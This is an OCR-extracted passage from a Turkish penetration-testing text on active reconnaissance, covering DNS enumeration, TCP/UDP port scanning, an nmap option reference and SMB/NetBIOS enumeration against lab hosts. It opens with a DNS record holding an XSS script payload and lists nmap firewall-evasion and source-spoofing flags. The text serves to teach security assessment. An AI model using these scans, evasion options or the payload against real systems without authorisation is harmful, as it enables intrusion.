xss.zonetransfer.me.                     300      IN    TXT        '><script>alert\('Boo'\)</script>
```

Şekil 4.16: DNSenum ile aktif bilgi toplama.



Şekil 4.16 (Devam): DNSenum ile aktif bilgi toplama.

4.3.2 Port Taraması

Günümüzde kullanılan işletim sistemleri çok sayıda programın aynı anda çalışmasına izin vermektedir. Kullanılan programlardan bazıları bilgisayara dışarıdan gelen istekleri (istemci / istek) kabul etmekte ve uygun istekleri de cevaplamaktadır (sunucu / cevap). Bu istek cevap olayını bilgisayarlar üzerinde yapmak için birtakım soyut bağlantı noktaları tanımlanır ve adresleme yapabilmek adına pozitif bir sayı verilir, bu sayılar port numaralarıdır. Port numarası 2 byte olarak tutulduğundan 65536 adet port tanımlanması yapılabilir [39]. Fakat dünya tarafından ortak olarak kullanılan "iyi bilenen" adı altında standartlaşmış bazı portlar vardır. İyi bilenen portların numaralarına ve sağladığı hizmetlere Internet Assigned Numbers Authority (IANA) [40]'in sitesinden erişebilmek mümkündür. Bu portlardan bazıları aşağıda belirtildiği gibidir:

1. 21 FTP (File Transfer Protocol)
2. 22 SSH (Secure Shell)
3. 23 TELNET (Telecommunication Network)
4. 25 SMTP (Simple Message Transfer Protocol)

5. 53 DNS (Domain Name Server)
6. 80 HTTP (Hyper Text Transfer Protocol)

4.3.2.1 TCP bağlantısı / SYN taraması

TCP (Transmission Control Protocol) ağ üzerinde çift yönlü taşıma yapan bir protokoldür. TCP bağlantıları bayraklarla (flags) yürütülür. Bayraklar TCP bağlantılarında durum belirleme konumuna sahiptir. Yani bağlantının başlaması, veri transferi, onay mekanizması ve bağlantının sonlandırılması işlemleri tamamen bayraklar aracılığı ile gerçekleşir. SYN, ACK, FIN, PUSH, RST, URG bayrak çeşitleridir.


UNIX/Windows sistemlerde bağlantılara ait en detaylı bilgiyi sağlayan "netstat" (Network statistics) komutu ile TCP bağlantılarında görülebilecek çeşitli durumlar şu şekildedir: "close_wait, closed, established, fin_wait_1, fin_wait_2, last_ack, listen, syn_received, syn_send ve time_wait".

TCP protokolüne göre oturum başlatma işlemi yani üçlü el sıkışma olayı olarak adlandırılan yapı aşağıda anlatıldığı gibi gerçekleşmektedir:

a) İstemci sunucudan SYN paketi göndererek bağlantı talebinde bulunur.
b) Sunucu kendisine gelen bu isteği SYN-ACK paketi ile onaylar.
c) İstemci her şeyin yolunda olduğunu ACK paketi ile cevaplayarak bağlantının başlamasını sağlar.

4.3.2.1.1 Bağlantı taraması

En basit TCP bağlantı noktası tarama tekniği, genellikle "CONNECT" taraması olarak adlandırılır ve üç yollu TCP el sıkışması mekanizmasına dayanır. El sıkışma mekanizması iletişim kurmaya çalışan iki bilgisayarın veri iletmeden önce ağ "TCP yuva bağlantısına dair değişkenler hakkında anlaşması için tasarlanmıştır. Bağlantı noktası taraması, belirtilen bağlantı noktalarında hedef ana bilgisayarla üç yönlü bir el sıkışma girişiminde bulunur. El sıkışması tamamlanırsa bağlantı noktasının açık olduğunu anlamına gelmektedir. Şekil 4.17'de 3388-3390 numaralı bağlantı noktalarında TCP Netcat bağlantı noktası taramasının Wireshark aracı ile izlenmesini göstermektedir.



Şekil 4.17: Netcat port taramasının Wireshark ile izlenmesi.


4.3.2.1.2 Gizli SYN taraması

SYN taraması veya gizli tarama, TCP el sıkışmasını tamamlamadan SYN paketlerini bir hedef makinedeki çeşitli bağlantı noktalarına göndermeyi içeren bir "TCP bağlantı noktası" tarama yöntemidir. Bir TCP bağlantı noktası açıksa, hedef makineye bir SYN-ACK geri gönderilmeli ve hedef makineye son bir ACK göndermesi gerekmeden bağlantı noktasının açık olduğunu bildirmelidir.

Eski nesil güvenlik duvarlarında bu yöntem bağlantı tamamlanmadığından dolayı genellikle kayıt oluşturmazdır. Eski nesil güvenlik duvarları TCP oturumlarıyla sınırlıydı. Fakat bu durum günümüz modern güvenlik duvarlarında kayıt altına alınan bir tarama yöntemidir.

4.3.2.2 UDP taraması

UDP taramasının temelinde hedef porta "UDP" paketi göndererek kapalı olan porttan gelecek olan "ICMP (Internet Control Message Protokol) port unreachable" mesajının alınmasına bağlı gerçekleşir. Eğer bu mesaj gelmezse port'un açık olduğu anlaşılır. UDP'nin farkı, sorgulama ve sınama amaçlı, küçük boyutlu verinin aktarılması için olmasıdır; veri küçük boyutlu olduğu için veriyi parçalamaya gerek duyulmaz. Dolayısıyla UDP segmenti TCP segmentinden farklıdır; başlık bilgisi daha az alan içerir. UDP port taramalarının nasıl çalıştığını anlamak için UDP portlarını "netcat" aracıyla tararken Wireshark ile ağ dinlenmektedir.



Şekil 4.18: UDP paket izleme.

Wireshark ile ağ trafiği dinlemesinde UDP taramalarının TCP taramalarından oldukça farklı olduğu gözlenmektedir. Boş bir UDP paketi belirli bir bağlantı noktasına gönderilir. UDP portu açıksa, hedef makineden bir cevap geri gönderilmez. UDP portu kapalıysa hedef makineden bir "ICMP port erişilemez" paketi gönderilmelidir.

4.3.2.3 Ortak port tarama tuzakları

Güvenlik duvarları ve yönlendiriciler ICMP paketlerini düşürebileceğinden (drop), UDP port taraması güvenilir değildir. Bu nedenle taramalarda “false positive” denilen, aslında doğru gibi gözüken fakat sonucu yanlış olan bir durum gözlenir. Bu tarama sonrasında elde edilen UDP portlarının her biri, taranan makinede açık olarak gözükebilmektedir. Bu durumun oluşmaması için port tarayıcılarının çoğu, mevcut olan tüm portları taramamaktadır. Genellikle taranan “ilginç portların” önceden belirlenmiş bir listesi, port tarama araçlarında bulundurulmuştur.

Sistemciler çoğu zaman UDP port hizmetlerini taramayı unuturlar, sadece TCP taramasını yapıp tarama işlemini sonlandırırlar. Bu şekilde tarama işleminin bütününe değil ancak yarısına erişmiş olurlar.

4.3.2.4 Nmap ile port taraması

Nmap günümüzde en çok bilinen, çok yönlü ve çok güçlü bir port tarama aracıdır. Kali Linux’da terminalde “*nmap*” komutu ve parametleriyle port taraması başlatılabilir. Nmap ile ilgili daha kapsamlı bilgi için [41] incelenmelidir. Nmap’in parametleriyle ilgili bilgi edinmek ve yaptığı birçok tarama için [42] incelenmelidir.


Nmap ile varsayılan bir TCP port taramasında en popüler (iyi bilinen) 1000 port taranmaktadır. Nmap aracı kullanmadan önce trafik hakkında bilgi sahibi olunmasının, taramanın yoğunluğu ve hızı için önem taşımaktadır. Örnek bir nmap bilgisayar taraması için "*iptables*" [43] kullanarak bilgisayara gönderilen trafik incelenebilir.

```
root@kali:~# iptables -I INPUT 1 -s 192.168.164.1 -j ACCEPT
root@kali:~# iptables -I OUTPUT 1 -d 192.168.164.1 -j ACCEPT
root@kali:~# iptables -Z
root@kali:~# nmap -sT 192.168.164.1

Starting Nmap 7.50 ( https://nmap.org ) at 2018-03-08 16:40 EST
Nmap scan report for 192.168.164.1
Host is up (0.00018s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
1110/tcp open  nfsd-status
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.43 seconds
root@kali:~# iptables -vn -L
Chain INPUT (policy ACCEPT 44 packets, 2300 bytes)
 pkts bytes target     prot opt in     out     source               destination
 1004 40683 ACCEPT     all  --  *      *       192.168.164.1        0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 1 packets, 72 bytes)
 pkts bytes target     prot opt in     out     source               destination
 1092 65200 ACCEPT     all  --  *      *       0.0.0.0/0            192.168.164.1
root@kali:~#
```

Şekil 4.19: Nmap ile "SYN" taraması ve ağ üzerinde oluşturduğu trafik.

Şekil 4.19'da nmap taramasında varsayılan olarak en bilinen 1000 port taranmış ve yaklaşık olarak taramanın oluşturduğu trafik boyutu 65KB civarında olduğu gözlemlenmiştir. Bütün portların açık olması ve taranması durumunda elde edilecek trafiğin ise 4,5 MB olduğu tespit edilmiştir. Şekil 4.19'da varsayılan tarama yapıldığından, aslında hedef sistemde açık olan fakat popüler port olarak tanımlanmamış olan 180 numaralı portun taramasının yapılmadığı görülmektedir. Bu portun tarama sonucunda çıkması için yapılacak tarama Şekil 4.20'de gösterilmektedir.

Şekil 4.20'den çıkan sonuca göre C sınıf (x.x.x.0/24) ağda yani 254 adet bilgisayarda tam nmap taraması yapılırsa ağ üzerinde 4,5MB x 254 =1000 MB'den fazla trafik oluşacaktır.



Şekil 4.20: Nmap İle tüm portların taranması ve ağ üzerinde oluştuğu trafiğin boyutu.

Çok sayıda bilgisayarın var olduğu bir yerde tarama yapmadan önce ağ trafiğini korumak ve sistemin yavaşlamamasını sağlamak için "Ağ Süpürme Teknikleri" kullanmalıdır. Ağ Süpürme, ağ genelinde bir eylemi belirtmek için kullanılan bir terim olarak literatürde de geçmektedir [44]. Yukarıda bahsedilen C sınıfı bir yapıda 254 adet IP'nin tamamının dolu olmama durumu varsa, dolu IP'leri tespit etmek için "*ping*" taraması yapılmalıdır. Ping taraması yaparken de ağı yormamak için "*-n*" parametresiyle isim çözümlemesi yaptırmadan cevap döndürmesi sağlanır, fakat ağdaki her makineye ICMP ping istekleri göndermek yeterli olmayabilir. ICMP isteklerini filtreleyen veya engelleyen bilgisayarlar "ping"'e de izin vermeyecektir. Bu nedenle hangi makinelerin gerçekten açık veya kapalı olduğunu tanımlamanın kesin bir yolu "ping" atmak değildir. Örnek nmap taraması ve açıklamaları;

Hedef Sunucu Belirtme:

Sunucu adı, IP adresi veya ağın tamamı doğrudan parametre olarak verilebilir.

nmap 192.168.1.0/24 10.0.0-255.1-254 example.com

-iL <dosya_adi>: Dosyadan IP adreslerini liste olarak alır.

Hedef Sunucu Keşfi:

-sL: Taranacak IP adreslerini liste olarak verir.

-Pn/-PN: Hedefi açık kabul eder ve ping ile keşif yapmaz.

-n: DNS çözümleme yapmaz.

-R: Her zaman DNS çözümleme yapar.

--traceroute: Hedef sisteme trace çekilmesi

Tarama Parametreleri:

-sS: SYN taraması

-sT: TCP taraması

-sA: ACK taraması

-sU: UDP taraması

-sN sF/sX: TCP Null, FIN ve Xmas taramaları

--scanflags <flags>: TCP tarama bayraklarının özel olarak ayarlanması

-A: İşletim sistemi tespiti, versiyon tespiti, betik taraması ve traceroute yapma *(-sC -sV -O --traceroute)*

Port Belirtilmesi ve Tarama Sırası

-p <port aralığı>: Belirtilen portların/port aralığının taranması *-p22,23,80; -p1-65535; -pT:22-25,80,U:53*

-F: (Hızlı tarama) En sık kullanan 100 portun taranması

--top-ports <sayı>: En sık kullanılan <sayı> kadar portun taranması

Servis ve Versiyon Tespiti

-sV: Versiyon tespiti yapma

--version-trace: Versiyon tespiti işlemlerini detaylı olarak gösterme

Betik Taraması

-sC: Varsayılan betik taraması ayarları *(--script=default)*

--script=<betik>: Belirtilen <betik> betiğinin çalıştırılması

--script-trace: Betik taramasını detaylı gösterme

--script-updatedb: Betik veritabanın güncellenmesi

--script-help=<betik>: <betik> betiği hakkında bilgi alma

İşletim Sistemi Tarama

-O: İşletim sistemi tespiti yapma

Zamanlama

'ms' mili saniye, 's' (saniye), 'm' (dakika), 'h' (saat)

-T<0-5>: Zamanlamaya ayarlama (0 en yavaş, 5 en hızlı)

--min-hostgroup/max-hostgroup <sayı>: Paralel olarak taranacak sunucu sayısını belirleme

--max-retries <deneme> Tekrar deneme sayısı

--host-timeout <süre> Hedefe yapılacak taramanın en fazla süresini belirleme

Güvenilik Duvarı /STS Atlatma

-f; --mtu <değer>: fragmentation

-S <IP_adresi >: Belirli IP adresinden geliyor gibi tarama

-g/--source-port <port_numarası>: Belirli kaynak port numarasından tarama

--ttl <değer>: TTL değerini ayarlama

--badsum: Bozuk paket gönderme

Çıktı Yönetimi:

-oN <dosya>: Normal formatta çıktı

-oX <dosya>: XML formatında çıktı

-oG <dosya>: Grep komutuna uygun çıktı

-oA <dosya>: 3 formatta (normal, XML, grepable) çıktı

-v: (Verbose) Ayrıntı artırma

--reason: Portun belirli durumda olma nedeni


--open: Sadece açık durumundaki portları gösterir.

--packet-trace: Giden ve gelen tüm paketleri gösterir.

4.3.2.5 İmza tabanlı işletim sistemi tarama

En temel kullanımı "*nmap –O <Hedef Sistem>*" komutuyla yapılır. Nmap tarama sonucunda alınan paketleri inceleyerek işletim sistemini tahmin etmeye çalışır. İşletim sistemleri genellikle TCP / IP yığınının varsayılan TTL değerleri ve TCP pencere boyutu gibi biraz farklı uygulamalarına sahiptir. Bu ufak farklılıklar, genellikle Nmap tarafından tanımlanabilen bir parmak izi oluşturur. Nmap tarayıcı, hedef makineden gönderilen ve alınan trafiği denetleyecek ve parmak izini bilinen bir


listeyle eşleştirmeye sokarak işletim sistemi hakkında bilgi verecektir [45]. Örneğin, Şekil 4.21'de nmap taramasını çalıştırıldığında temel işletim sisteminin Windows 7 veya Windows 2008 olduğunu söyleyen bir çıktı alınmıştır.



Şekil 4.21: Nmap ile işletim sistemi versiyon tespiti.

4.3.2.6 Servislerin ana başlıklarını yakalama

Daha kapsamlı bir tarama için açık portların servisleri ve servislerin sürüm taraması için *"–sV"* ve *"–A"* parametreleri de kullanılabilir.



Şekil 4.22: Nmap port ve servis taraması.

4.3.2.7 Nmap komut dosya motoru (NSE)

Açılımı Nmap Scripting Engine (NSE) olan Nmap Komut Dosya Motoru "nmap"'in en güçlü ve esnek özelliklerinden biridir. Kullanıcıların çok çeşitli ağ görevlerini otomatikleştirmek için basit komut dosyaları yazmasına (ve paylaşmasına) olanak tanımaktadır [46]. "Nmap NSE" için detaylı bilgiler [46] nolu kaynakta

mevcuttur. Çok sayıda farklı çeşitte yardımcı betik barındıran "Nmap NSE" ile DNS keşif taraması, kaba kuvvet saldırıları ve hatta güvenlik açıklarını tanımlama gibi tarama işlemleri yapılabilir. NSE komut dosyalarının tümü "/usr/share/nmap/scripts" dizininde tutulmaktadır.

Bir komut dosyasının açıklaması "*nmap --script-help*" komutuyla görüntülenir. Ayrıca, bazı komut dosyalarına "*nmap --script-args*" ve "*nmap --script-args-file*" seçenekleri üzerinden argümanlar iletebilir, daha sonra bir komut satırı arg yerine bir dosya adı sağlamak için kullanılır. Varsayılan komut dosyalarının çoğunda tarama yapmak için, *"nmap –sC "* bayrağı kullanılır.

Örnek komutlar olarak;

1. *nmap <hedef IP> --script smb-os-discovery.nse*
   - İşletim sistemi sürüm taraması yapar.
2. *nmap <hedef IP> --script=DNS-zone-transfer –p 53 n2.example.com*
   - DNS bölgesi Aktarımı yapar.
3. *nmap -p445 <hedef IP> --script vuln*
   - 445 nolu portta açıklık taraması yapar.
4. *nmap –script http-headers scanme.nmap.org*
   - http başlıklarını tespit eder.
5. *nmap –script "ssh-*" <hedef IP>*
   - Ssh ile başlayan tüm betikleri hedef ip de tarar.

4.3.3 SMB Listesi Detaylandırma

SMB (Server Message Block) yani sunucu ileti bloğu, NETBIOS mimarisindeki ağ protokolü olan SMB, ağ protokolü olarak sunucu ile istemci arasında iletişimi gerçekleştirir [47]. Windows işletim sistemlerinin ağda yazıcı ve dosya paylaşmasına veya paylaşılan yazıcı ve dosyalara erişmesini sağlayan bir protokoldür. Bu protokol çok fazla sayıda kritik zafiyet içerdiği için sürekli olarak güncellemeyle bir üst sürüm olarak sunulmaktadır. SMB protokolünün hangi işletim sistemlerinde hangi sürümle geldiği bilgisi aşağıda sıralanmaktadır.

1. SMB1 – Windows 2000, XP and Windows 2003.
2. SMB2 – Windows Vista SP1 and Windows 2008
3. SMB2.1 – Windows 7 and Windows 2008 R2
4. SMB3 – Windows 8 and Windows 2012.

4.3.3.1 NetBIOS servis taraması

SMB NetBIOS servisi, 139 ve 445 numaralı TCP bağlantı noktalarının yanı sıra çeşitli UDP portlarını da dinlemektedir. Bunlar, aşağıdakine benzer sözdizimini kullanarak nmap gibi araçlarla taranabilir:

root@kali:# nmap –v –p 139,455 –oG smb.txt <Hedef IP>

NetBIOS'un detaylı taranması için daha gelişmiş araçlar da vardır. Şekil 4.23'te "*nbtscan*" aracı kullanılmıştır.

```
root@kali:~# nbtscan -r 192.168.164.0/24
Doing NBT name scan for addresses from 192.168.164.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.164.0   Sendto failed: Permission denied
192.168.164.10   YASIRDC          <server>  <unknown>        00:0c:29:b8:38:19
192.168.164.1    YASIR            <server>  <unknown>        00:50:56:c0:00:08
192.168.164.128  <unknown>                  <unknown>
192.168.164.129  WIN-QHM83B0E12C  <server>  <unknown>        00:0c:29:c2:4c:e9
192.168.164.255 Sendto failed: Permission denied
```

Şekil 4.23: Nbtscan ile host taranması.


4.3.3.2 Boş oturum detaylı listeleme

Boş oturum iki bilgisayar arasında kimliği doğrulanmamış bir NETBIOS oturumu anlamına gelmektedir. Boş oturum, kimliği doğrulanmamış bilgisayar korsanlarının bilgisayarla ilgili parola ilkeleri, kullanıcı adları, grup adları, bilgisayar adları, kullanıcı ve bilgisayarların SID'leri gibi çok fazla sayıda bilgi edinmesinin önünü açar. Bu Microsoft özelliği varsayılan olarak SMB1'de mevcut olarak gelmektedir; fakat güncellenen SMB sürümleriyle kısıtlandırılmıştır. SMB boş oturumla ilgili bilgi için [48] incelenebilir. SMB boş oturum kullanarak Windows bilgisayarlarından alınabilecek bilgi türleri incelendiğinde, Kali Linux'de bulunan "enum4linux35" [49] aracıyla Şekilde 4.24'teki bilgiler elde edilmiştir.


"enum4linux" ile ilgili detaylı kullanım tablosu ve örnekler için [50] incelenebilir.

4.3.3.3 Nmap SMB NSE komut dosyaları

Nmap ile keşif yapma ve tarama için kullanabilen birçok NSE komutu vardır. SMB hizmetleri için "/usr/share/nmap/script" dizini Şekil 4.25'te gösterilmektedir.



Şekil 4.24: Enum4linux aracıyla sistem taraması.



